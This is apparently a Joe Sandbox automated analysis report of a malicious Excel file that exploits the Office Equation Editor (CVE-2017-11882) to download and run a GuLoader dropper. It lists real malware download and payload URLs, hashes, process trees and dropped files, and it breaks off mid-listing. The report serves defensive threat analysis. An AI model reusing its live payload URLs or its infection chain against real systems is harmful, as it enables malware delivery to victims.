ID: 560280
Sample Name: 7027521.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:39:37
Date: 26/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

7027521.xlsx


Overview

General Information

Sample Name:	7027521.xlsx
Analysis ID:	560280
MD5:	e96baf78f2a9832.
SHA1:	e9ea3b397b7c2d..
SHA256:	180125c408724b..
Tags:	VelvetSweatshop xlsx
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Yara detected GuLoader
- Office equation editor starts process…
- Sigma detected: Execution from Su…
- Office equation editor drops PE file
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 584 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1352 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 800 cmdline: "C:\Users\Public\vbc.exe" MD5: 0DCB37FF90B93B7A3225707B1AF111B8)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://dariamob.ro/wed/eee_XScUCMEVL47."
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.680919956.0000000003790000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking

C2 URLs / IPs found in malware configuration

System Summary

Office equation editor drops PE file

Data Obfuscation

Yara detected GuLoader

Boot Survival


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Extra Window Memory Injection	1 Access Token Manipulation	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	4 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Timestomp	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Extra Window Memory Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
7027521.xlsx	48%	Virustotal		Browse
7027521.xlsx	24%	Metadefender		Browse
7027521.xlsx	44%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\raki[1].exe	3%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsb1814.tmp\System.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\nsb1814.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsb1814.tmp\System.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\secur32.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\secur32.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\sxsstore.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://50.16.4.125/E/raki.exe	10%	Virustotal		Browse
http://50.16.4.125/E/raki.exe	100%	Avira URL Cloud	malware	
http://https://dariamob.ro/wed/eee_XScUCMEVL47.	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://50.16.4.125/E/raki.exe	true	• 10%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://dariamob.ro/wed/eee_XScUCMEVL47.	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000004.00000000.464184566.000000000040A000.00000008.00000001.01000000.00000003.sdmp, vbc.exe, 00000004.00000002.679887439.000000000040A000.00000004.00000001.01000000.00000003.sdmp, vbc.exe.2.dr, raki[1].exe.2.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.16.4.125	unknown	United States		14618	AMAZON-AESUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	560280
Start date:	26.01.2022
Start time:	10:39:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7027521.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.winXLSX@4/24@0/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 63.2% (good quality ratio 61.9%) • Quality average: 88.3% • Quality standard deviation: 21%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, svchost.exe
- TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
10:40:43	API Interceptor	56x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\raki[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	170120
Entropy (8bit):	7.49730405573374
Encrypted:	false
SSDEEP:	3072:TbG7N2kDTHUpou0lvStHlquLNLb+tAGGTCXIQOKGDYq8rmIdaDm2ghplPd:TbE/HUMFSeKSWSIQOKGDwiIoDyhplV

MD5:	0DCB37FF90B93B7A3225707B1AF111B8
SHA1:	E43402BD22A03687FC4FBE36CBB607ECC7BC1A0F
SHA-256:	4468C48F99C92E56BB04921A42676511C64B39F9AE99FCD08F2A10251618BAF2
SHA-512:	AF5D2C9D6F3EEFEACE0E9F4907251F0EB80494988A607C40B4CDA1F0EA6EE23F1D888D12F9724F6BE16EAEBA52A46F6E79136EC3D4DA0410D6E034E629E091D6
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 3%, Browse
Reputation:	low
IE Cache URL:	http://50.16.4.125/E/raki.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....|.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata..`...`.....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2864187B.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0153934122762553
Encrypted:	false
SSDEEP:	3072:ZXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cT:3ahIFdyiaT2qtXl
MD5:	D6822083BFFC8F231A49532F07C2912A
SHA1:	7DFEB1E76C379822A45B7A22B3049479485A8AAF
SHA-256:	3BF445DA5FFB7F79F35705E01D731098AAF6FEC17EBE16BB20C88E232FC5AA90
SHA-512:	1E296BBE0841CD7968C67CC9F3DF873F75735B5E6FECBC55141D782E8277CB98DC12E0B0FB9EC556E5067F3815AB1E232B2F0CD5D1497D8D4860CEBD671581 9
Malicious:	false
Reputation:	low
Preview:	....l.....C.....m>..?$.. EMF.....&.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....[V$...H....feV.@.. %...$...h.....L...RQ.W.....4.....$Q.W..... ...ldeV..... .....deV.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....X...X.....8]V.. .....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@....C.....L.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\38B5F198.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TlwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B9
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!... .$133..."..... .....R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(..... 0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.]..ID....N'..=bdd..7 oR..i6...a..4g.....B.@&.....\|>...?299I&.!...:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2..... T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3A630C1D.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false

SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...../....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~;.U..>.i.$..0*..QF@.)."..,.../._,.y,...z....c.wu\{.Xt.!f.%.!.!....X..<....)..X...K.....T..&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+.."..7.n....Qi5....4....(.....&.....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R.....&.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../..,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY..._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52D94040.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...../....EPLTE.....o...ttu`aaLML.s;.../-,.....~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y."..\|.2A@y.../...X.X..X..2X.....o.Xz}go.*m..UT.DK...ukX.....t.%..iB.....w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v.....*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x,....t.1..6.....}K).$.I.%n$b..G.g.w.....M..w..B.....tF".Ytl..C.s.~)..<@".....-...._.(x...b..C.....;5.=.....c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8.....HuYw.~X.+&Q.a.H.C..ly..X..a.?O.yS,C.r.....Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d,,..&.f.e!..6.....2.;..gNqH`...X..\...AS...@4...#.....!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N.....@.K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC.....x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\54488366.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR...../.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:...<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]|...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5AE1F18C.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
